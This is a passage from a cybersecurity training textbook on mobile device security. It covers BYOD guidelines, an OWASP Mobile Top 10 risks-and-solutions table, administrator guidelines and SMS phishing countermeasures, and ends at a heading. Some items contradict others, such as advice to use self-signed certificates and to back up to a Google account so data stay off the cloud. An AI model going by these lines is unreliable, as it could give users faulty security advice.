
  - Secure the organization's data centers with multi-layered protection systems.
  - Educate employees about the BYOD policy.
  - Make it clear who owns what apps and data.
  - Use encrypted channel for data transfer.
  - Make it clear what apps will be allowed or banned.
  - Control access based on a need-to-know basis.
  - Do not allow jailbroken and rooted devices.
  - Apply session authentication and timeout policy to access gateways.
  - Impose company WLAN access when on site.
  - Make users use complex passcodes and change them often.
  - Ensure that the user's mobile device is registered and authenticated before allowing access to the organization's network.

- Consider multi-factor authentication methods to enhance security when remotely accessing the organization's information systems.
- Make users agree to and sign the BYOD policy before they can access the organization's information system.
- When an employee leaves the organization, state whether total device wipe or selective wipe of certain apps and data are required. In addition, ensure that the organization's data are maintained separately from the user's personal data.
- Implement strong algorithms to encrypt all the organization's data stored in the user's mobile device; use an encrypted channel for data transfer.
- In case the user's mobile device is lost or stolen, remotely reset or wipe the device passwords to prevent unauthorized access to the organization's sensitive data.
- Implement an SSL-based VPN, which provides secure remote access.
- Ensure that users' devices are regularly updated with the latest OS and other software, which could avoid and sometimes even fix any security vulnerabilities.
- Do not provide offline access to the organization's sensitive information, which should be accessible only via the company's network.
- Enable a periodic re-authentication mechanism to ensure that a legitimate user is accessing the device.
- Perform the real-time monitoring of devices using an enterprise mobility management (EMM) system to ensure optimum security.
- Develop a blacklist of all the restricted applications on BYOD devices.
- Backup device data to offsite servers or the cloud to ensure quick data recovery.
- Conduct regular security audits and vulnerability assessments to identify and mitigate risks in BYOD environments.
- Implement containerization or sandboxing to separate corporate and personal data on BYOD devices to improve the control and protection of sensitive information.
- Enable remote wipe and lock capabilities to quickly remove corporate data from lost or stolen BYOD devices and prevent unauthorized access.
- Utilize application whitelisting or blacklisting to control which apps can be installed and executed on the BYOD devices.
- Enforce device encryption to protect the data at rest on BYOD devices using tools such as BitLocker or FileVault.
- Craft an offboarding strategy to guarantee the elimination of sensitive data from the device and restrict employee access to corporate networks and data.

- **For the Employee**

  Listed below are the guidelines that an employee should follow to secure sensitive personal or corporate information stored on a mobile device:


  - Use encryption mechanisms to store data.
  - Maintain a clear separation between business and personal data.
  - Register devices with a remote locate and wipe facility if the company policy permits.
  - Regularly update one's device with latest OS and patches.
  - Use anti-virus and data loss prevention (DLP) solutions.
  - Set a strong passcode for the device and change it often.
  - Use strong algorithms to encrypt data.
  - Set passwords for apps to restrict others from accessing them.
  - Do not download files from untrusted sources.
  - Be cautious while browsing websites and opening links or attachments sent via email.
  - Erase all the data, access credentials, and applications related to the organization from all the devices before leaving the organization in any manner (e.g., moving to another company or retirement).
  - Always rely on authorized dealers and stores during any event of repair or hardware alterations to the mobile device.
  - Do not upload or backup company data in any kind of personal cloud storage other than the one specified by company.
  - Report to the corresponding IT teams and authorities in the event of theft or loss of a mobile device.
  - Utilize a secure VPN connection while accessing public Wi-Fi networks.
  - Do not synchronize the mobile device with other personal devices such as TV, desktop, and Bluetooth devices.
  - Refrain from jailbreaking iOS or rooting Android devices, as it compromises device security.
  - Review permissions requested by apps before installing them and grant only necessary permissions.
  - Enforce automatic device locking or implement biometric authentication to prevent unauthorized access in cases of theft or loss.
  - Install device tracking software that allows the device to be located remotely if it is lost or stolen.



Mobile Security Guidelines and Tools

Like personal computers, mobile devices store sensitive data and may be susceptible to various threats. Therefore, it is best to secure them to prevent the compromise or loss of confidential data, to reduce the risk of various threats such as viruses and Trojans, and to mitigate other forms of abuse. To secure these devices, one should adopt strict measures and use security tools.

This section deals with various mobile security guidelines and mobile protection tools that help to secure mobile devices.



Mobile Security Guidelines

OWASP Top 10 Mobile Risks and Solutions

Source: *https://owasp.org*

According to OWASP, the following are the top 10 mobile risks and solutions:


Risks	Solutions
Improper Credential Usage	▪ Avoid using hardcoded credentials ▪ Encrypt credentials during transmission. ▪ Utilize secure, revocable access tokens instead of storing user credentials on the device. ▪ Implement strong user authentication protocols. ▪ Regularly update and rotate any used API keys or tokens.
Inadequate Supply Chain Security	▪ Incorporate secure coding practices, code review, and testing during app development. ▪ Ensure secure app signing and distribution processes. ▪ Use only trusted and validated third-party libraries or components. ▪ Apply security protocols for managing app updates, patches, and releases. ▪ Monitor and detect supply chain security incidents through security testing or scanning.


Insecure Authentication/Authorization Usage	▪ Avoid weak authentication design patterns. ▪ Reinforce server-side authentication. ▪ Use Face ID and Touch ID for biometric unlocking and secure protection of authentication materials. ▪ Validate roles and permissions of authenticated users. ▪ Conduct local integrity checks to detect any unauthorized code alterations.
Insufficient Input/Output Validation	▪ Implement strict input and output validation techniques. ▪ Perform specific validation based on data context. ▪ Use data integrity checks and follow secure coding practices. ▪ Conduct regular security assessments.
Insecure Communication	**General Best Practices** ▪ Assume that the network layer is susceptible to eavesdropping. ▪ Apply SSL/TLS to the mobile app's transport channels to transmit data to a backend API or web service. ▪ Use SSL versions from external entities when running browser /webkit routines and avoid mixed SSL sessions that could expose user session IDs. ▪ Use strong, industry-standard cipher suites with appropriate key lengths. ▪ Use certificates signed by a trusted CA provider. ▪ Never allow bad certificates such as self-signed, expired, untrusted root, revoked, wrong host, etc. ▪ Consider certificate pinning. ▪ Always require SSL chain verification. ▪ Verify the identity of the endpoint server using trusted certificates in the key chain before establishing a secure connection. ▪ Alert users through the UI if the mobile app detects an invalid certificate. ▪ Do not send sensitive data over alternate channels such as SMS, MMS, or notifications. ▪ Apply a separate encryption layer to sensitive data before it is given to the SSL channel. ▪ Use self-signed certificates or a local development certificate authority (CA) instead of SSL verification methods that allow untrusted certificates. ▪ Analyze application traffic to see if any traffic goes through plaintext channels.

	iOS specific Best Practices ▪ Ensure that certificates are valid and fail closed. ▪ Use the Secure Transport API to designate trusted client certificates in CFNetwork. ▪ Ensure that all NSURL calls do not allow self-signed or invalid certificates such as the NSURL class method setAllowsAnyHTTPSCertificate. ▪ Implement certificate pinning using the NSURL method connection:willSendRequestForAuthenticationChallenge. **Android specific Best Practices** ▪ Remove all codes that may allow the application to accept certificates such as org.apache.http.conn.ssl.AllowAllHostnameVerifier or SSLSocketFactory.ALLOW_ALL_HOSTNAME_VERIFIER. ▪ If using a class that extends SSLSocketFactory, make sure the checkServerTrusted method is properly implemented so that the server certificate is correctly checked. ▪ Avoid overriding onReceivedSslError to allow invalid SSL certificates.
Inadequate Privacy Controls	▪ Minimize the amount and variety of PII processed in the application. ▪ Protect access must be protected with proper authentication and authorization. ▪ Use static and dynamic security checking tools that can reveal logging of sensitive data or leakage to clipboard or URL query parameters.
Insufficient Binary Protections	▪ Use code obfuscation and anti-tampering techniques to prevent reverse engineering of app binary. ▪ Use local security checks, backend enforcement, and integrity checks to prevent the breaking of security mechanisms. ▪ Implement integrity checks on app startup to detect unauthorized redistribution or modification of app binaries.
Security Misconfiguration	▪ Ensure that default settings and configurations are properly secured and do not expose sensitive information or provide unnecessary permissions. ▪ Refrain from using hardcoded default credentials. ▪ Avoid storing application files with overly permissive permissions such as world-readable and/or world-writable. ▪ Request only the permissions necessary for the proper functioning of the application. ▪ Disallow cleartext traffic and use certificate pinning when

	possible. ▪ Disable debugging features in the production version of the app. ▪ Disable backup mode on Android devices. ▪ Limit the application attack surface by only exporting activities, content providers, and services that are necessary to be exported.
Insecure Data Storage	▪ Implement robust encryption algorithms and practices. ▪ Utilize secure communication protocols such as HTTPS and SSL/TLS for transmitting sensitive data. ▪ Store sensitive data in secure, restricted-access storage locations. ▪ Enforce robust access controls to prevent unauthorized access to sensitive data. ▪ Apply input validation and data sanitization techniques to prevent injection attacks. ▪ Use secure session management techniques, including random session token generation, setting appropriate session timeouts, and securely storing session data on both the client and server. ▪ Regularly update and patch all libraries, frameworks, and third-party dependencies.
Insufficient Cryptography	▪ Use strong encryption algorithms with sufficient key length. ▪ Adopt secure key management practices, including the use of key vaults or hardware security modules (HSMs) to securely store encryption keys. ▪ Avoid custom encryption implementations. ▪ Securely store encryption keys on the mobile device. ▪ Employ secure transport layer protocols like HTTPS (HTTP Secure) to ensure data encryption during transmission over networks. ▪ Ensure proper validation of certificates, digital signatures, or other authentication mechanisms. ▪ Timely apply security updates, patches, and recommendations for cryptographic libraries, frameworks, and platforms. ▪ Conduct comprehensive security testing, including cryptographic vulnerability assessments, penetration testing, and code reviews. ▪ Adhere to industry standards and best practices in cryptography. ▪ Use strong hash functions such as SHA-256 or bcrypt. ▪ Implement salting while hashing passwords. ▪ Use key derivation functions such as PBKDF2, bcrypt, or scrypt for password hashing.

Table 17.4: OWASP Top 10 Mobile Risks and Solutions





General Guidelines for Mobile Platform Security

Given below are various guidelines that help you to protect your mobile device:

- Do not load too many applications and avoid auto-upload of photos to social networks.
- Perform a security assessment of the application architecture.


- Maintain configuration control and management.
- Install applications from trusted application stores.
- Securely wipe or delete the data when disposing of the device.
- Do not share the information within GPS-enabled apps unless it is necessary.
- Never connect two separate networks such as Wi-Fi and Bluetooth simultaneously.
- Disable wireless access such as Wi-Fi and Bluetooth if not in use.
  - Ensure that your Bluetooth is "off" by default. Turn it on whenever it is necessary.
  - Disable wireless access such as Wi-Fi and Bluetooth if not in use to avoid illegal wireless access to the device.
  - Disable sharing/tethering Internet connections over Wi-Fi and Bluetooth when not in use.
- **Use Passcode**
  - Configure a strong passcode with the maximum possible length to gain access to your mobile devices.
  - Set an idle timeout to automatically lock the phone when not in use.
  - Enable the lockout/wipe feature after a certain number of attempts.
  - Consider an eight-character complex passcode.
  - Thwart passcode guessing: set erase data to ON.
- **Update OS and Apps**
  - Update OS and apps to keep them secure.
  - Apply software updates when new releases are available.
  - Perform regular software maintenance.
- **Enable Remote Management**
  - In an enterprise environment, use MDM software to secure, monitor, manage, and support mobile devices deployed across the organization.
- **Do not allow Rooting or Jailbreaking**
  - Ensure that your MDM solutions prevent or detect rooting/jailbreaking.
  - Include this clause in your mobile security policy.
- **Use Remote Wipe Services**
  - Use remote wipe services such as Find My Device (Android) and Find My iPhone or FindMyPhone (Apple iOS) to locate your device should it be lost or stolen.

- Report a lost or stolen device to IT so that they can disable certificates and other access methods associated with the device.

- **Encrypt Storage**
  - If supported, configure your mobile device to encrypt its storage with hardware encryption.
  - Use device encryption and patch applications.
  - Encrypt the device and backups.
- **Perform periodic backup and synchronization**
  - Use a secure, over-the-air backup-and-restore tool that performs periodic background synchronization.
  - (Android) Backup to your Google account so that sensitive enterprise data are not backed up to the cloud.
  - Control the location of backups.
  - Encrypt backups.
  - Keep sensitive data off shared mobile devices. If enterprise information is locally stored on a device, then it is recommended that this device not be openly shared.
  - Limit logging data stored on the device.
  - Use a secure data-transfer utility or encrypt data in transit to or from the device, to ensure confidentiality and data integrity.
- **Filter email-forwarding barriers**
  - Filter emails by configuring server-side settings of the corporate email system.
  - Use commercial data loss prevention filters.
  - Prevent local caching of email.
- **Configure Application certification rules**
  - Allow only signed applications to install or execute.
  - Configure wireless to ask to join networks.
  - Sandbox applications and data.
  - Enable auto-lock and set the timeout to one minute.
  - Consider the privacy implications before enabling location-based services and limit usage to trusted applications.
  - Configure location services to disable location tracking for applications that you do not want to know your location information.

- Configure notifications to disable the ability to view notifications while the device is locked for applications that could display sensitive data.
- Configure Auto Fill: Auto-fill names and passwords for browsers to reduce password loss via shoulder-surfing and surveillance (if desired and allowed by the enterprise policy).
- Disable the collection of diagnostics and usage data under **Settings → General → About.**

- **Harden browser permission rules**
  - Harden browser permission rules according to the company's security policies to avoid attacks.
- **Design and implement mobile device policies**
  - Set a policy that defines the accepted usage, levels of support, and type of information access permitted on different devices.
- Control devices and applications.
- Prohibit USB keys.
- Manage operating and application environments.
- Press the power button to lock the device whenever it is not in use.
- Verify the location of printers before printing sensitive documents.
- Ask your IT department how to use Citrix technologies to keep data in the data center and personal devices personal.
- If sensitive data must be stored on a mobile device, use follow-me-data and ShareFile as an enterprise-managed solution.
- Use a cellular data network instead of relying on public Wi-Fi.
- Deploy anti-malware applications to detect and block malicious applications.
- Enforce multi-factor authentication, which restricts unauthorized access to applications and services.
- Always log off from mobile applications after use; this is especially important for applications that are linked with one another.
- Use secure network protocols (e.g., TLS) for communication and discourage the use of public Wi-Fi without a VPN.




Mobile Device Security Guidelines for the Administrator

Listed below are some guidelines that an administrator can implement to maintain corporate mobile device security:

- Publish an enterprise policy that specifies the acceptable usage of consumer-grade devices and BYOD in the enterprise.
- Publish an enterprise policy for the cloud.
- Enable security measures such as anti-virus to protect the data in the data center.
- Implement a policy that specifies what levels of application and data access are allowable on consumer-grade devices and which ones are prohibited.
- Specify a session timeout through Access Gateway.
- Specify whether the domain password can be cached on the device or whether users must enter it every time they request access.
- Determine the allowed Access Gateway authentication methods from the following:
  - No authentication
  - Domain only
  - SMS authentication
  - RSA SecurID only
  - Domain + RSA SecurID

- Develop and maintain a mobile device security policy that states organizational resources to be accessed via mobile devices, types of mobile devices allowed, access privileges, and others.
- Develop system threat models for mobile devices and the resources accessed using them, which enable an organization to design security solutions.
- Enable all the required security settings for mobile devices prior to issuing them to users
- Regularly maintain mobile device security, including keeping the OS and apps up to date, ensuring that mobile clocks are synched to a common time source, reconfiguring access privileges, identifying and documenting abnormalities within device infrastructures, etc.
- Regularly monitor whether users properly follow policies and procedures framed for device security.
- Consider the best services provided by various service providers, determine the services that suit your environment, and then design and attain one or more solutions to meet these and any other requirements.
- Test the solutions prior to placing them into production. Evaluate various aspects of solutions such as authentication, app functionality, security, connectivity, and performance.
- Use a management console to restrict access to open public Wi-Fi.
- Employ unified endpoint management (UEM) solutions that extend management capabilities such as enterprise mobility management (EMM) and mobile application management (MAM) to all endpoints.
- Utilize mobile threat defense (MTD) platforms that offer advanced security features such as behavior analysis.
- Employ biometrics such as fingerprint, voice, facial, or iris recognition.
- Utilize a cloud access security broker (CASB) as an extra layer of security between cloud users and service providers.
- Use effective endpoint security, which ensures the standardization of security rules and alerts admins when risks are detected.
- Implement application protection and data loss prevention (DLP) policies to prevent the local storage of company data on devices.
- Securely erase data from mobile devices before decommissioning or reassigning them.
- Establish and enforce standard configurations for mobile devices, including disabling unnecessary services and features.



SMS Phishing Countermeasures

Some countermeasures for defending against SMS phishing attacks are listed below:

- Never reply to a suspicious SMS without verifying the source.
- Do not click on any links included in the SMS.
- Never reply to an SMS that requires personal and financial information from you
- Review the bank's policy on sending SMS.
- Enable the "block texts from the internet" feature from your provider.
- Never reply to an SMS that urges you to act or respond quickly.
- Never call a number left in an SMS.
- Do not fall for scams, gifts, and offers that seem to be unexpected.
- Attackers might send text messages through an Internet text relay service to conceal their identity; thus, it is best to avoid messages from nontelephonic numbers.
- Check for spelling mistakes, grammatical errors, or language inconsistency in text messages.
- Avoid spam messages by rejecting any subscriptions or sign-up options from any unknown third-party vendors.
- Never save confidential, sensitive data such as credit-card details, PINs, and passwords on mobile phones.

- Report any fraud SMS, which helps in reducing further attacks.
- Install anti-phishing software or SMS filtering tools.
- Ensure mobile devices have up-to-date anti-malware software.
- Implement MFA to add an extra layer of security.
- Organizations should use official short codes for their communications to improve legitimacy.
- Develop a clear plan for responding to smishing incidents and disseminating them among employees using BYOD devices.
- Run phishing simulations to test user awareness and readiness to respond to smishing attempts.
- Use authorized messaging platforms such as Signal or WhatsApp for internal communications.
- Implement a program focused on educating users about smishing and safe communication practices.

OTP Hijacking Countermeasures

